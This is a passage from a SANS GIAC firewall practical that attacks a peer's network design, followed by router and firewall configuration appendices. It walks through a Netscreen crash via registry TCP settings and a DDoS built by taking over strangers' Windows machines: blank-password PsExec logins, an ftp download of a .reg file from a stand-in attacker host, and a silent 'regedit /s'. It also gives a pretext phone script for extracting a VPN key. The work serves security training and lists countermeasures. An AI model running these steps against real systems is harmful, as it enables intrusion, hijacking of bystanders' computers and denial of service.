Next, I had to find out exactly how to crash this system. Unfortunately, Netscreen did not list exactly what they were talking about when referencing the "certain TCP window sizes." (Pretty obvious why they don't.) However, with a little more research I found the exact answer I was looking for at: http://www.security-corporation.com/articles-20030730-002.html. (Security Corp.) It seems that if the registry settings below are applied to a Windows 2000 system with service pack 1 or 2, any management connection attempts that terminate on the Netscreen device will crash it.

Go to:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

Create:
New DWORD Value

Tcp1323Opts
HEX
3

TcpWindowSize
Decimal
131400

So, I applied these settings to the registry and opened up a web browser. Next, I tried to connect to the device using http:// and then https://. Next, I attempted to connect to the device with telnet.

So did it work? Did the Netscreen 208 crash? A little more detail first.

Examining the Netscreen 208 Configuration

Again, I did not have a Netscreen 208 to actually perform these tests. However, I do have the exact exploit and the exact configuration of the device. To determine if it would crash, I need to examine some basic information from Mr. Manalo's configuration guide.

First, Mr. Manalo specifically mentions setting up management IP's in his practical. He also covers the exact commands used on page 31 of his practical:

set interface ethernet1 ip <ip address> <netmask>
set interface ethernet2 ip <ip address> <netmask>

After that he then explains how to set the management IP's to the same IP address on the interface:

set administrator sys-ip 0.0.0.0

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This was good thinking on his part even though 0.0.0.0 raises an eyebrow. Unfortunately, these are not the correct commands for ScreenOS 4.x. After looking the commands up in one of the reference manuals on the Netscreen site at http://www.netscreen.com/services/support/product/downloads/in_200.pdf (Netscreen Ref. 2) on page 23 and 24, it turns out the correct command to set the management interface is:

set interface ethernet1 manage

One other setting that I found rather disconcerting in Mr. Manalo's tutorial was the setting of the management IP address via the web GUI on page 33. In the dialog he states that the Manage IP should be set to 0.0.0.0 on ethernet2, which is his DMZ interface. After consulting another ScreenOS reference at http://www.netscreen.com/services/support/product/downloads/screen_os/ce_all.pdf (Netscreen Ref. 3) on pages 39 - 42, it states that the Manage IP should be the IP that the Netscreen 208 should send management traffic to and gives examples of actual IP addresses. Now if I went with standard convention on IP addresses, wouldn't 0.0.0.0 be any address that requested the service? I am not positive on this since I don't have a device to setup and test, but the future looks grim for that setup.

Breaking the Barriers

Upon examination of this network I had a bright idea at some point and time. But I first had to see if I could get the packet I had in mind through to the firewall. The first place I went was his router configuration section. Once I read the statement "*Although MD5 encryption is relatively weak and can be cracked*" (Manalo, pg15) I just had to dig deeper. (MD5 is a hash algorithm, not encryption.) Sure enough, I found what I was looking for.

Mr. Manalo configured the border router and included ingress ACL filters. After examining the ACL, I did find that he blocked the standard non-routable IP addresses of 192.168.0.0, 172.16.0.0, and 10.0.0.0. Now under a real configuration this is valid. However, we are using non-routable IP addresses and I take this entry in the ACL as the statement "*If this was a real configuration, I would block these non-routable IP's*". The reason I say this is because that in the ACL line above it he states that he would deny spoofed IP addresses from the internal 10.10.220.0 network. (Which is a part of the non-routable address space blocked in the ACL anyway.)

Here is the point: he did not include 192.168.102.0 in the inbound ACL to be blocked. He is using 192.168.102.0 in his internal network. This means I can send a packet into his network from the Internet with an originating IP from his internal network and get it through that router. This is not critical to the attack, but will help me with adding some masking to my packets if I so desire.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Next I wanted to see where I could send this packet. According to the ACL's in place, the only place I can send any traffic other than ESP to is 10.10.220.34, which is the firewall. Well, this would drop all traffic destined for anywhere except the firewall. Below is a screenshot from the ACL table showing this.

Allow incoming traffic to GIAC services

Permit HTTP and HTTPS traffic

```
access-list 110 permit tcp any host 10.10.220.34 eq 80
access-list 110 permit tcp any host 10.10.220.34 eq 443
```

Permit SMTP access

```
access-list 110 permit tcp any host 10.10.220.34 eq 25
```

Permit DNS

```
access-list 110 permit tcp any host 10.10.220.34 eq 53
```

Permit VPN access

```
access-list 110 permit esp any any log
access-list 110 permit udp eq 500 host 10.10.220.34 eq
500 log
```

Deny everyone else

```
access-list 110 deny ip any any log
```

(Manalo, page 19)

Although this configuration is "very secure" for the internal network, it's not very functional. However, for this attack I only need to hit the firewall, so I guess it doesn't matter if the border router won't let me go anywhere else.

But I still had to dig deeper into this configuration. Now, I understand that Mr. Manalo was intent on not being able to manage this device from the outer or "untrusted" interface. However, after flipping back to page 79 under his Netscreen Configuration section, there is a command that is to my benefit:

set interface ethernet3 ip manageable

Ethernet3 is the outer interface to the Internet. I went and looked this command up in the Netscreen Command Line Interface (CLI) Reference guide available at http://www.netscreen.com/services/support/product/downloads/screen_os/cli_4_0_0_rev_g.pdf, (Netscreen Ref. 4) which shows the syntax of this command to be incorrect. Possible intended combinations are:

set interface ethernet3 ip <ip address>

or

set interface ethernet3 manage

I am assuming that the intent of this command is to turn on management on ethernet3 since it lacks an IP address despite the original statement of not having it enabled. This error supports the statement I made back on page 8 about the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

human factor typically being the weakest link. Perhaps this was an oversight, but it turns out to be a devastating one.

The Result

The result by now should be obvious. The ACL rules let me through to the firewall on ports 80,433,25,53, and 500. The firewall is known to be running a vulnerable OS. Management services are enabled on the outer interface. To exploit this system I merely need to enter the registry hack to change my TCP window size, open a web browser, and then type in https://10.10.220.34 [1] to bring this Netscreen 208 down.

An added trick is to simply use a packet crafter like Engage (formerly Rafale X) from http://engagesecurity.com (Engage) to send packets with a source address of his own network (192.168.102.0) since the router will let them through. That would probably make some people spend a lot of time figuring out which internal network user is causing all this trouble.

Countermeasures to the Attack

The countermeasure to prevent this attack is simple. First, remove management capabilities from the outer interface by issuing this command on the Netscreen 208:

```
unset interface ethernet3 manage
```

Second, upgrade the ScreenOS so that the vulnerability is no longer an issue. Removing management access from the interface will solve the issue, but the best course of action is to remove the vulnerability.

Distributed Denial of Service Attack

Although the exploit I found for this device doesn't really require a DDoS to be very successful, adding fifty more systems to the party couldn't hurt. One of the problems I face is finding a lot of Windows 2000 systems running Service Pack 1 or 2. Considering the amount of Windows traffic that bangs on the firewall at my home network each day from the Internet, I was sure I could find lots of viable candidates.

Another note to add is that according to the bulletin, it was only known so far for the Windows 2000 systems running these service packs could cause the DoS. That does not mean that other Windows OS versions are not vulnerable. They could be. One way to find out is to just try it. One "technique" is to just try a hit on everything and play the numbers game. Eventually, something will respond.


Finding the Targets

To start off, I need to find Windows boxes. The easiest way to test this was to get the network address off my own cable modem and use WS Ping Pro Pack (http://www.ipswitch.com) (Ipswitch) to hunt them down for me. After letting it run

1 – Fictional URL

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

for a bit, it gave me a good place to start. Note that the screenshot has been sanitized to remove actual IP information.



Screenshot 28 – Target Discovery

This was just one subnet scanned. Chances are that almost every system listed here is a Windows box. Next, I need to figure out a way to compromise them.


Compromising the Target

The next step is a little "out of the box" so to speak. It's a long and grueling manual DDoS attack I thought would be fun to try, but I found that it works. I will be using a tool called PsExec from http://www.sysinternals.com/ntw2k/freeware/pstools.shtml. (Sysinternals) It is part of the suite of tools known as PsTools. What PsExec allows me to do is execute commands on remote systems that do not require the use of any type of client software.

*Note this is a real attack with real code. Also note that even though I did use tools on the Internet to test this homemade DDoS attack, I did not actually connect to any target systems other than ones within the lab.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

*Note that the target system has had part of its address changed to “xxx” and was not actually connected to.



Screenshot 29 – PsExec at Work

This is where the numbers game comes into play. The –u in the command specifies the user name. Notice the user name I am using is administrator, which ships with every single copy of every version of the Windows OS 2000 and greater. Some people change the administrator account name, most people don’t. Next, notice the password prompt. I won’t enter anything here. The reason being is that it is amazing how common it is for laymen computer users to leave the password for administrator blank. If access is granted I will have a command prompt on the remote system. If rejected, I will just move on to the next target in the list. When I find one, I record the information and later will use that in a script since cable modem users rarely change IP’s. Eventually, I will find 50 systems. It may take some time, but the odds are in my favor.

Hacking the Registry

To enable these systems to have the right TCP window size, I have to figure out a way to change the registry on the target system without the user knowing about it. Fortunately for me, Microsoft has made this easy for me. Registry entries can be done at the command prompt. And by the way, I can use a suppression switch (/s) in the command line so no dialog boxes pop up on the target system.

The first thing I need to do is make the registry entries to change the TCP window size on my computer. Again, the settings are:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

New DWORD Value

Tcp1323Opts
HEX
3

TcpWindowSize
Decimal
131400

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After that, I simply export that entry from my registry to a file. I will call it HappyTCP.reg. Next, I connect to the target system. From there I use ftp to connect my server and download my registry hack.

```
C:\>ftp ftp.happyevil.org
Connected to ftp.happyevil.org.
220-Welcome to the Hack Shack!
220-Need help? RTFM
220-No anonymous logins accepted.
User (ftp.happyevil.org:(none)): sparky
331-Enter your L33T password
331
Password:
ftp>
ftp>binary
200 Type set to I.
ftp>
ftp>get HappyTCP.reg
200 PORT command successful.
150  Opening BINARY mode data connection for /HappyTCP.reg  (61 bytes).
226  Transfer complete.
ftp: 61 bytes received in 0.01Seconds 86.10Kbytes/sec.
ftp>
ftp>quit
```

Ok, now I need to "patch" my victim's registry so they will have the right registry size. After I am done, there should be no adverse signs on the victim computer so the owner is none the wiser.

```
C:\>regedit /s happytcp.reg
C:\>exit
```

Executing the Attack

Next, all that has to be done is a script has to be made to have the "zombie" systems make a TCP connection to port 23, 80, or 443 on the target firewall. Telnet is a simple command for it, but it would require user intervention during the script to break each telnet connection after it is made. Other customized programs could be used that simply create a TCP connect long enough to crash the target firewall. An example script for a fictitious tool called HappyDump.exe would look like this:

```
psexec \\pc-xxx-8-214-158.ctktv.ne.jp -u administrator –c HappyDump.exe <target ip>
psexec \\pc-xxx-8-214-159.ctktv.ne.jp -u administrator –c HappyDump.exe <target ip>
psexec \\pc-xxx-8-214-160.ctktv.ne.jp -u administrator –c HappyDump.exe <target ip>
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Countermeasures to the Attack

Again, this attack could be easily counter measured by disabling the management port on the outer interface on the Netscreen208 device. A later follow-up should be an OS upgrade on the device.

Summarizing the DDoS Attack

Again, this whole DDoS attack was not the traditional trinoo or wintrinoo type of attack. However, this method is realistic and has been tested in a lab. It would take a lot of effort to execute this. Nonetheless, it would be effective if enough zombie hosts could be found. Also, the fact that the only requirement to crash the target firewall is a simple TCP connect that terminates on the firewall's outer device makes the effort of a DDoS that much easier.

Compromising an Internal System

Next, I will focus on attacking an internal system. However, there are some details with the router that are out of line. The current border router configuration does not allow any traffic other than esp (port 50) inside the network. This was an incorrect configuration of the router since it is apparent that the intent of Mr. Manalo was to allow the public access to the web server. However, as "the hacker" I am not going to give them a ring and ask that they fix the router so I can try to hack an internal system. I would imagine that the error would be realized sooner or later.

Selecting the System to Compromise

If you are going to do anything, go large. The internal Oracle Fortunes database server is the target I selected. It's a couple defensive layers down, but I would give it a shot anyway. I looked at Mr. Manalo's configuration settings for a long time. Although the border router and firewall setup was incorrectly configured enough to allow me access to the firewall, I was not able to find a hole into the network. Also, I was unable to find any previously documented vulnerability to aid me in the attack on the Netscreen device. There is a vulnerability that would allow me to "hijack" an authenticated service found here http://www.secunia.com/advisories/9124/, (Secunia Ref. 2) but Mr. Manalo is not running any authenticated services for me to try to take over. This left me little choice than to go the social engineering route. I do not prefer this method, but it is what my options have boiled down to.

The Plan

From a technical standpoint, the DB server would be hard to get to with the intended security measures in place. So I would not waste much time trying to defeat them. What's the easiest way to break into a network? Have someone let you in. It might sound crazy, but it may be easier than most people think.

First, I need to do a little data mining on the web site to find out who the "traveling salesman" type is for the company. You know, that person that is always on the road making the big contracts for the company. Usually they are a windbag and a

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

little bit too self important, but they have the big people's ear because they do equal cash flow on the positive side. Once I find out who that is, I find out how to contact that person. Then I wait.

The Execution

Me Calling	"Hi, is Mr. Windbag in?"
Representative	"Yes, one moment."
Click. Hang up.	

A few days later:

Me Calling	"Hi, is Mr. Windbag in?"
Representative	"I am afraid not. He is out this week on a business trip."
Me	"Oh my. Thank you for the information. Can I get his email address then?"
Representative	"bawindbag@giacent.com"
Me	"Thank you."

This is when I crank up my DoS or DDoS attack on the external firewall and start dropping it every time it tries to boot back up. People start calling the IT staff complaining. Major hair pulling sessions are hopefully going on within an hour. I have already downloaded the client software to connect to the Netscreen device.

Me Calling	"This is Mr. Windbag. I can't connect my computer thingy to do this contract."
Tech Guy	"I'm sorry Mr. Windbag. We are having some technical problems."
Me	"I need to get in now!"
Tech Guy	"What's the exact problem?"
Me	"It says connection refused."
Tech Guy	Goes into a long, highly irritating troubleshooting session.
Me	"This is ridiculous."
Tech Guy	"I'm trying Mr. Windbag."
Me	"Now it says invalid password"
Tech Guy	"Did you put in the password we gave you?"

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Me	"No, that kid put it in and just checked the save password box. I have not tried to use it since."
Tech Guy	"I will email you the password. Please go to your account and retrieve it from your email."
Me	"Hello brainwave! I can't connect to the network. Am I supposed to miracle the email here to Bumwhere, Angola?"

Meanwhile, in the network center people are scrambling for dear life.

Tech Guy	"Ok, please enter 'oreocookies' in the Preshared Key field"
Me	"Same thing. No dice"

Irritating Troubleshooting Session II now kicks in.

Me	"This is ridiculous. We pay you guys in IT good money to …… blah blah blah. My next call is to upstairs."
Tech Guy	"Ok Mr. Windbag, please confirm these exact settings in your client software."
Me	"Ok, it works. You people down in IT need to…..blah blah blah."

Now, you might be thinking that this is highly unlikely to happen. Well, it does and I am willing to bet it happens on a daily basis for valid users and every once in a while for invalid users. The point is, once things stop working in a Network Center, people (including techs) will do just about anything to get it back up and running again. Some windbag user calling in and adding to the problem is likely to be pacified as quickly as possible. Also, as you can see, the timing for this sort of social engineering stunt ties in nicely with the DoS attack.

The Results

If this worked, I would have landed straight in the middle of the goldmine the entire network was designed to protect. The question still remains as to if this would work. My professional answer would be a big no. However, my realistic answer from what I have seen in the past would be yes. It's risky and would take a good deal of fortitude on the attacker's behalf, but it is not totally out of the question.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Countermeasures

The best way to prevent this from happening is to have someone within the company come down and speak to Mr. Windbag to verify his identity. It is an added hassle, but if you explain to Mr. Windbag "*Sir, I need to give you some sensitive information. But before I do, I need to have someone on site to come down to verify your identity. I am sure you understand*" then you pacify Mr. Windbag for a moment while preserving your network security. Situations like this will happen from time to time in large organizations. A little common sense will go a long way.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix A – Router Policy

This router configuration was initially generated using Cisco Configmaker v2.6 from http://www.cisco.com. (Cisco) Additional commands were added using the Cisco CCNA Exam #640-607 Certification Guide by Wendell Odom (Odom) as a reference as well as the Cisco IOS Configuration Master Index for Release 12 at http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/cbkixol.htm. (Cisco Ref. 2)

For creating access lists, references included Network Computing's "*Demystifying Cisco Access Control Lists"* at http://www.networkcomputing.com/907/907ws12.html (Network Computing) as well as Korak Dasgupta's GCFW Practical Assignment at http://www.giac.org/practical/GCFW/Korak_Dasgupta_GCFW.pdf. (Dasgupta)

Commands are in black with the explanation of each in blue text to the right.

```
!
service timestamps debug uptime          Enables time stamping of debug messages.
service timestamps log uptime            Enables time stamping of log messages.
service password-encryption              Store passwords encrypted in config.
no service tcp-small-servers             Disable tcp servers that run under port 20.
no service udp-small-servers             Disable udp servers that run under port 20.
!
hostname GE_Border                       Naming the router.
!
enable secret 5 sparky                   Setting privileged mode password.
!
ip name-server 192.168.1.34              Use 192.168.1.34 for DNS server.
!
ip subnet-zero                           Enable classless routing behavior.
ip domain-lookup                         Enable DNS to translate addresses.
ip routing                               Enable IP routing.
no ip source route                       No rerouting allowed.
no ip bootp server                       Disable bootp.
no service finger                        Disable finger.
ip classless                             Forward packets to best supernet if no subnet is
                                         included. (guess routing)
 no ip http server                       Disable Cisco web browser interface.
!
interface Ethernet 0                         Setting config for eth0.
 no shutdown                                 Use this device.
 description connected firewall              Simple description.
 ip address 192.168.1.33 255.255.255.224     IP and mask of eth0.
 no ip redirect                              Protecting from probes and DoS attacks.
 no ip unreachable                           "
 no ip proxy-arp                             "
 no ip mask-reply                            "
!
interface Ethernet 1                         Setting config for eth1.
 no description                              Not using, so no description.
 no ip address                               Not using, so no IP assigned.
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 shutdown                                          Do not use this device.
!
interface Serial 0                                 Setting config for serial 0.
 no shutdown                                       Use this device.
 description connected to ISP                      Simple description.
 ip address 10.10.0.10 255.255.255.0               IP and mask for serial 0.
 encapsulation ppp                                 Specify ppp to talk to ISP router.
 no ip redirect                                    Protecting from probes and DoS attacks.
 no ip unreachable                                 "
 no ip proxy-arp                                   "
 no ip mask-reply                                  "

 ip access-group 101 in                            Creates access list to control inbound
                                                   traffic on the interface.

 access-list 101 deny ip 172.16.0.0 0.15.255.255 any log  Deny private or non-routable IP's.
                                                   (Note that 192.168.0.0 and 10.0.0.0
                                                   would also usually be included, but they
                                                   are being used at the moment on our
                                                   network so they will be allowed here.)
 access-list 101 deny ip host 0.0.0.0 any log      Deny all traffic with IP appearing to be
                                                   0.0.0.0

 access-list 101 deny ip 192.168.2.0 0.255.255.255 any log   Deny any inbound traffic with
                                                   the source IP being an IP from
                                                   the internal network. Spoof
                                                   prevention.

 access-list 101 deny ip 127.0.0 0.255.255.255 any log  Block all with IP appearing to be
                                                   loopback

 access-list 101 deny icmp any any time exceeded   Block ICMP

 access-list 101 deny icmp any any echo-request    No pinging the router!

 access-list 101 deny 0.0.0.0 0.255.255.255 log    Deny IANA reserved addresses.
 access-list 101 deny 1.0.0.0 0.255.255.255 log    "
 access-list 101 deny 2.0.0.0 0.255.255.255 log    "
 access-list 101 deny 5.0.0.0 0.255.255.255 log    "
 access-list 101 deny 7.0.0.0 0.255.255.255 log    "
 access-list 101 deny 224.0.0.0 0.255.255.255 log  Block Class D,E, and F
 access-list 101 deny 225.0.0.0 0.255.255.255 log  "

 access-list 101 permit tcp any any established    Permit all previously established tcp
                                                   connections.
 access-list 101 permit tcp any 192.168.1.98 eq 80 Permit port 80 to web server.
 access-list 101 permit tcp any 192.168.1.99 eq 80 Permit port 80 to client web server.
 access-list 101 permit tcp any 192.168.1.99 eq 443 Permit port 443 to client web server.
 access-list 101 permit udp any eq 500 192.168.1.34 eq 500   Permit IPSec to firewall.
 access-list 101 permit esp any 192.168.1.34
 access-list 101 permit tcp any 192.168.1.100 eq 25 Permit inbound mail to mail gateway.
 access-list 101 permit udp any 192.168.1.100 eq 53 Permit DNS to mail gateway.
 access-list 101 deny ip any any log               Drop all other traffic inbound.
!
interface Serial 1                                 Setting config for serial 1.
 no description                                    Not using, so no description.
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 no ip address                                                    Not using, so no IP assigned.
 shutdown                                                         Do not use this device.
interface aux 0                                                   Setting config aux 0.
 no description                                                   Not using, so no description.
 no ip address                                                    Not using, so no IP assigned.
 shutdown                                                         Do not use this device.
! IP Static Routes                                               Setting up static routes.
ip route 0.0.0.0 0.0.0.0 Serial 0 1 permanent                         Default gateway.
ip route 192.168.1.32 255.255.255.224 Ethernet 0 1 permanent      GE intranet Route.
ip route 192.168.1.96 255.255.255.224 Ethernet 0 1 permanent      GE intranet Route.
ip route 192.168.1.64 255.255.255.224 Ethernet 0 1 permanent      GE intranet Route.
ip route 192.168.2.0 255.255.255.0 Ethernet 0 1 permanent         GE intranet Route.
!
line console 0                                                    Configure the console.
 exec-timeout 10 0                                                Set inactivity log out to 10 minutes.
 password 7 abc123                                                Set login password.
 login
!
line vty 0 3                                                      Enabling telnet access.
 password 7 abc123                                                Set the password.
session-limit 1                                                   Single session only for login
 login                                                            Require login
 transport input telnet                                           Allow only telnet connects.
!
end
```

Note that there are no egress controls in place for this router. This is because egress is controlled by the firewall. The sole purpose of this ACL is to reduce the workload coming in from the Internet on the firewall.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix B – Firewall Policy

Note that the Symantec Enterprise Firewall does not output a readable configuration file. However, I was able to export the Rules, Routes, and Available Protocols to a text file that I then formatted into a spreadsheet format.

Routes

Destination	Netmask	Gateway
192.168.1.32	255.255.255.224	192.168.1.34
192.168.1.64	255.255.255.224	192.168.1.66
192.168.1.96	255.255.255.224	192.168.1.97
192.168.2.0	255.255.255.0	192.168.1.66

Rules

Name	Rule #1 : Web_Surfers - Universe* : ftp* http*
Description	Enable web surfing and ftp for users.
In Via	Intranet
Source	Web_Surfers
Destination	Universe*
Out Via	Outer
Permissions	ALLOW
Services	ftp* http*
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #2 : Universe* - Web_Public : http*
Description	Enable public access to http web server.
In Via	Outer
Source	Universe*
Destination	Web_Public
Out Via	DMZ
Permissions	http*
Services	http*
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #3 : Universe* - Web_Client : http*
Description	Enable public access to Web_Client
In Via	Outer
Source	Universe*
Destination	Web_Client
Out Via	DMZ
Permissions	ALLOW
Services	http*
Time	<ANYTIME>
Authentication	<NONE>

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Name	Rule #4 : Mail - Mail_Gateway : smtp*
Description	Enable smtp forwarding to mail gateway from internal mail server.
In Via	Intranet
Source	Mail
Destination	Mail_Gateway
Out Via	DMZ
Permissions	ALLOW
Services	smtp*
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #5 : Mail_Gateway - Universe* : dns_udp dns_udp_s2s smtp*
Description	Enable mail delivery outbound.
In Via	DMZ
Source	Mail_Gateway
Destination	Universe*
Out Via	Outer
Permissions	ALLOW
Services	dns_udp dns_udp_s2s smtp*
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #6 : Universe* - Mail_Gateway : dns_udp dns_udp_s2s smtp*
Description	Enable mail delivery inbound. Allow DNS.
In Via	Outer
Source	Universe*
Destination	Mail_Gateway
Out Via	DMZ
Permissions	ALLOW
Services	dns_udp dns_udp_s2s smtp*
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #7 : BDC - Universe* : dns_udp dns_udp_s2s
Description	Allow DNS lookups by BDC.
In Via	Intranet
Source	BDC
Destination	Universe*
Out Via	Outer
Permissions	ALLOW
Services	dns_udp dns_udp_s2s
Time	<ANYTIME>
Authentication	<NONE>

Name	Rule #8 : Web_Client - DB_Servers : SQL1433
Description	Enable SQL requests from Web~Client to the DB servers. Port 1433.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In Via	DMZ
Source	Web_Client
Destination	DB_Servers
Out Via	Intranet
Permissions	ALLOW
Services	SQL1433
Time	<ANYTIME>
Authentication	<NONE>

Protocols

Name	Read Only	Protocol	Source Port	Dest Port	Message	Allow Rules
AH	yes	IP			51	no
AIM	yes	TCP	0-65535	5190		no
auth	yes	TCP	1024-65535	113		no
bftp	yes	TCP	1024-65535	152		no
biff	yes	UDP	1024-65535	512		no
biff_rev	yes	UDP	512	1024-65535		no
chargen_tcp	yes	TCP	1024-65535	19		no
chargen_udp	yes	UDP	1024-65535	19		no
chargen_udp_rev	yes	UDP	19	1024-65535		no
cifs	yes	TCP	1024-65535	139		no
daytime_tcp	yes	TCP	1024-65535	13		no
daytime_udp	yes	UDP	1024-65535	13		no
daytime_udp_rev	yes	UDP	13	1024-65535		no
discard_tcp	yes	TCP	1024-65535	9		no
discard_udp	yes	UDP	1024-65535	9		no
dns_tcp	yes	TCP	1024-65535	53		no
dns_udp	yes	UDP	1024-65535	53		yes
dns_udp_rev	yes	UDP	53	1024-65535		no
dns_udp_s2s	yes	UDP	53	53		yes
echo_tcp	yes	TCP	1024-65535	7		no
echo_udp	yes	UDP	1024-65535	7		no
echo_udp_rev	yes	UDP	7	1024-65535		no
EGP	yes	IP			8	no
EON	yes	IP			80	no
esm_agent	yes	TCP	1024-65535	5601		no
esm_mgr	yes	TCP	1024-65535	5600		no
esm_rem_install	yes	TCP	1024-65535	5599		no
esm_rev_install	yes	TCP	1024-65535	1025-5000		no
ESP	yes	IP	IP		50	no
exec	yes	TCP	1024-65535	512		no
finger	yes	TCP	1024-65535	79		no
ftp	yes	TCP	1024-65535	21		no
gopher	yes	TCP	1024-65535	70		no
gwproxy	yes	TCP	1024-65535	416		no
h323	yes	TCP	1024-65535	1720		no
hawk	yes	TCP	1024-65535	418		yes
HELLO	yes	IP			63	no

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http	yes	TCP	1024-65535	80		no
https	yes	TCP	1024-65535	443		no
ICMP	yes	IP			1	no
icmp_dest_unreachable	yes	ICMP			3	no
icmp_echo_reply	yes	ICMP			0	no
icmp_echo_request	yes	ICMP			8	no
icmp_src_quench	yes	ICMP			4	no
icmp_time_exceeded	yes	ICMP			11	no
IGMP	yes	IP			2	no
IPinIP	yes	IP			4	no
IPIP	yes	IP			94	no
isakmp	yes	UDP	500	500		no
iso-tsap	yes	TCP	1024-65535	102		no
ita_admin	yes	TCP	1024-65535	3833		no
ita_agent	yes	TCP	1024-65535	5052		no
ita_mgr	yes	TCP	1024-65535	5051		no
ita_view	yes	TCP	1024-65535	3834		no
kerberos_auth_88	yes	UDP	1024-65535	88		no
kerberos_tcp	yes	TCP	1024-65535	750		no
kerberos_udp	yes	UDP	1024-65535	750		no
kerberos_udp_rev	yes	UDP	750	1024-65535		no
lockd_tcp	yes	TCP	1024-65535	4045		no
lockd_udp	yes	UDP	1024-65535	4045		no
lockd_udp_rev	yes	UDP	4045	1024-65535		no
login	yes	TCP	0-1023	513		no
nbdgram	yes	UDP	0-65535	138		no
netbios_137_tcp	yes	TCP	1024-65535	137		no
netbios_137_udp	yes	UDP	137	137		no
netbios_138_tcp	yes	TCP	1024-65535	138		no
netbios_138_udp	yes	UDP	138	138		no
netbios_139_tcp	yes	TCP	1024-65535	139		no
netbios_139_udp	yes	UDP	139	139		no
netmeeting_audio_control	yes	TCP	1024-65535	1731		no
netstat	yes	TCP	1024-65535	15		no
